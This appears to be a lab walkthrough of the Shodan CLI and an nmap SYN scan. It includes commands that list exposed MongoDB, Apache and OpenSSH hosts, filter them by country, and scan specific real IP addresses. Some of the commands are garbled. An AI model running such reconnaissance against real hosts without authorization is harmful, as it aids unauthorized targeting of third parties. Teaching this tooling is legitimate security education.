Displays help information on how to download results from Shodan.

```
└─$ shodan download -h
Usage: shodan download [OPTIONS] <filename> <search query>

  Download search results and save them in a compressed JSON file.

Options:
  --fields TEXT    Specify the list of properties to download instead of
                   grabbing the full banner
  --limit INTEGER  The number of results you want to download. -1 to download
                   all the data possible.
  -h, --help       Show this message and exit.
```

Shodan download openssh-data openssh:

Downloads a dataset containing information about OpenSSH servers.

```
└─$ shodan download openssh-data openssh
Search query:                   openssh
Total number of results:        74848
Query credits left:             100
Output file:                    openssh-data.json.gz
  [####################################-]   99%  00:00:00
Saved 1000 results into file openssh-data.json.gz
```

shodan host 1.1.1.1:

Retrieves detailed information about the IP 1.1.1.1, including open ports, services, and location details.

```
└─$ shodan host 1.1.1.1
1.1.1.1
Hostnames:              one.one.one.one
City:                   Brisbane
Country:                Australia
Organization:           APNIC and Cloudflare DNS Resolver project
Updated:                2025-02-17T21:54:13.839959
Number of open ports:   13

Ports:
     53/tcp
     53/udp
     80/tcp CloudFlare
         |-- HTTP title: 301 Moved Permanently
    161/udp ciscoSystems
    443/tcp CloudFlare
         |-- HTTP title: 403 Forbidden
         |-- Cert Issuer: C=US, CN=DigiCert Global G2 TLS RSA SHA256 2020 CA1, O=DigiCert Inc
         |-- Cert Subject: C=US, L=San Francisco, CN=cloudflare-dns.com, O=Cloudflare, Inc., ST=California
         |-- SSL Versions: -SSLv2, -SSLv3, -TLSv1, -TLSv1.1, TLSv1.2, TLSv1.3
   2052/tcp
         |-- HTTP title: 301 Moved Permanently
   2082/tcp
         |-- HTTP title: 301 Moved Permanently
   2083/tcp
         |-- HTTP title: 1.1.1.1 — The free app that makes your Internet faster.
         |-- Cert Issuer: C=US, CN=DigiCert Global G2 TLS RSA SHA256 2020 CA1, O=DigiCert Inc
         |-- Cert Subject: C=US, ST=California, CN=cloudflare-dns.com, O=Cloudflare, Inc., L=San Francisco
         |-- SSL Versions: -SSLv2, -SSLv3, -TLSv1, -TLSv1.1, TLSv1.2
   2086/tcp
         |-- HTTP title: 301 Moved Permanently
   2087/tcp
         |-- HTTP title: 1.1.1.1 — The free app that makes your Internet faster.
         |-- Cert Issuer: C=US, CN=DigiCert Global G2 TLS RSA SHA256 2020 CA1, O=DigiCert Inc
         |-- Cert Subject: C=US, ST=California, CN=cloudflare-dns.com, O=Cloudflare, Inc., L=San Francisco
         |-- SSL Versions: -SSLv2, -SSLv3, -TLSv1, -TLSv1.1, TLSv1.2
   2096/tcp
         |-- HTTP title: 400 The plain HTTP request was sent to HTTPS port
   8080/tcp CloudFlare
         |-- HTTP title: 301 Moved Permanently
   8443/tcp CloudFlare
         |-- HTTP title: 403 Forbidden
         |-- Cert Issuer: C=US, CN=DigiCert Global G2 TLS RSA SHA256 2020 CA1, O=DigiCert Inc
         |-- Cert Subject: C=US, L=San Francisco, CN=cloudflare-dns.com, O=Cloudflare, Inc., ST=California
         |-- SSL Versions: -SSLv2, -SSLv3, -TLSv1, -TLSv1.1, TLSv1.2
   8880/tcp CloudFlare
```

shodan host 20.207.102.252:

Retrieves detailed information about the IP 20.207.102.252, including open ports, services, and location details.

Nmap -sS 47.247.128.62:

- Nmap is a powerful, open-source network scanner used for network discovery and security auditing. It allows you to discover hosts and services on a computer network.
- **Target:**

  The target is the IP address 47.247.128.62. Nmap will send packets to this specific host.

-sS: TCP SYN Scan (Stealth Scan)


- This option tells Nmap to perform a TCP SYN scan, often referred to as a "stealth scan" or "half-open scan."

  - Here's how it works:
    - Nmap sends SYN (synchronize) packets to the target ports.
    - If a port is open, the target system responds with a SYN/ACK (synchronize/acknowledge) packet.

- Nmap then sends an RST (reset) packet to close the connection, rather than completing the full TCP three-way handshake.
- If a port is closed, the target system responds with an RST packet.

Process:

- Nmap will send a SYN packet to each targeted port on 47.247.128.62.
- If a port is open, the target will respond with a SYN/ACK packet. Nmap will then send an RST packet to terminate the connection.
- If a port is closed, the target will respond with an RST packet.
- If a port is filtered (e.g., by a firewall), Nmap might not receive a response, or it might receive an ICMP error message.



shodan myip:


The command shodan myip within the Shodan command-line interface (CLI) serves a very straightforward purpose: it displays the public, internet-facing IP address.


- **Functionality:**
    - When you execute shodan myip, the Shodan CLI queries a Shodan service to determine your current public IP address.
    - It then displays that IP address in your terminal.

Shodan parse -h:

- The "shodan parse" command is designed to take Shodan search results (typically from a downloaded file) and extract specific information from them. This is particularly useful for filtering and formatting Shodan data for analysis or integration with other tools.


- **Functionality:**
    - It allows you to specify which fields from the Shodan data you want to extract.
    - It can also facilitate converting the data into different formats, such as CSV.





Shodan parse -fields port, ip-str location,city,location.postal_code -f location.country_code:IN -separator , openssh data.json.gz:

- Extracts specific fields such as IP address, port number, city, and postal code from the
- downloaded JSON dataset (openssh-data.json.gz).
- Filters results to only show data from India (location.country_code:IN). Outputs results in a comma-separated format.




shodan search -h:

When we use "shodan search -h," you're asking the Shodan command-line interface (CLI) to display the help information for the "search" command.


"shodan search":

This is the command used to perform searches within the Shodan database.



Shodan search -fields ip_str,port,org,info product:mongodb > mongodb.txt Shodan search -fields ip_str,port,org,info product:apache > apache.txt ls:

- Searches for internet-facing MongoDB databases and extracts relevant details such as IP, port, organization name, and additional information.
- Saves results in mongodb.txt.
- Similarly, Shodan search product:apache > apache.txt searches for Apache servers and stores them in apache.txt.




Shodan scan -h:

The command shodan scan -h is used to display the help menu for the shodan scan command in the **Shodan Command Line Interface (CLI)**. This help menu provides information about how to use the shodan scan command, its subcommands, and available options.

When we run shodan scan -h, it displays the help information for the shodan scan command. This includes:

- A description of what the shodan scan command does.

- A list of available subcommands (e.g., create, list, status, etc.).
- Options and flags that can be used with the command.



shodan scan list:

A **Shodan scan list** refers to a collection of IP addresses, devices, or network services that have been discovered and indexed by **Shodan**, a search engine for internet-connected devices. Shodan scans the internet for open ports, services, and vulnerabilities, collecting data on IoT devices, industrial control systems, webcams, routers, servers, and more.

Key Aspects of a Shodan Scan List:

1. **Indexed Devices:** A list of publicly accessible devices detected by Shodan during its internet-wide scans.
2. **IP Addresses:** Each entry in the scan list includes an IP address associated with the detected service.
3. **Ports & Services:** Information about open ports (e.g., 22 for SSH, 80 for HTTP) and services running on them.

4. **Banners & Metadata:** Collected data may include software versions, SSL certificates, default credentials, and other technical details.
5. **Geolocation & ISP Information:** Data about where the device is located and which ISP owns the IP.

```
└─$ shodan scan list
# 0 Scans Total - Showing 10 most recent scans:
# Scan ID              Status          Size       Timestamp
```

Here, there is nothing queued in to scan hence there is no scan id displayed.

Shodan scan list shodan scan submit -filename 20.207.102.252_scan.json.gz 20.207.102.252

Lists all ongoing or completed scan requests in Shodan

- Submits a new scan request for the IP 20.207.102.252.
- The results are saved in a compressed JSON file (20.207.102.252_scan.json.gz)

```
└─$ shodan scan submit --filename 20.207.102.252_scan.json.gz 20.207.102.252

Starting Shodan scan at 2025-02-28 00:31 - 100 scan credits left
\
```

```
└─$ shodan scan list
# 1 Scans Total - Showing 10 most recent scans:
# Scan ID              Status          Size       Timestamp
MOPgIixj0oAsnROm       QUEUE           1          2025-02-27T19:01:02.154000
```

```
└─$ shodan download --limit -1 2.207.102.252_scan.json.gz scan:r0ZzTkq6wV0HrKbbytKYft7qmSRRkqQ
Search query:                   scan:r0ZzTkq6wV0HrKbbytKYft7qmSRRkqQ
Total number of results:        0
Query credits left:             90
Output file:                    2.207.102.252_scan.json.gz
  [####################################]  100%
Saved 0 results into file 2.207.102.252_scan.json.gz
```

Shodan stats -h:

Displays help documentation for Shodan's statistics command.

```
└─$ shodan stats -h
Usage: shodan stats [OPTIONS] <search query>

  Provide summary information about a search query

Options:
  --limit INTEGER      The number of results to return.
  --facets TEXT        List of facets to get statistics for.
  -O, --filename TEXT  Save the results in a CSV file of the provided name.
  -h, --help           Show this message and exit.
```

Shodan stats apache:

Shows statistics related to Apache web servers indexed by Shodan.


```
└─$ shodan stats apache
Top 10 Results for Facet: country
US                            5,362,079
CN                            2,375,391
DE                            1,856,929
JP                            1,732,741
FR                              792,084
GB                              521,270
KR                              481,381
IN                              472,653
BR                              463,565
NL                              446,583

Top 10 Results for Facet: org
China Education and Research Network   1,371,332
Amazon Technologies Inc.         773,083
DigitalOcean, LLC                535,980
Amazon.com, Inc.                 498,873
Hetzner Online GmbH              373,047
Aliyun Computing Co., LTD        364,271
Google LLC                       293,243
Amazon Data Services NoVa        274,946
Amazon Data Services Japan       273,138
OVH SAS                          270,721
```

Shodan stats nginx:

Generates statistical data about Nginx web servers found by Shodan.


Shodan stats –facets domain.port,asn—limit ngnix:

Generates statistics for Nginx servers, categorizing them by port numbers and ASN (Autonomous System Number), which represents internet service providers or network owners.




Task1:

ASN AS14061




Task2:

product: MySQL



asn:AS14061

product: MySQL




Answer the questions below

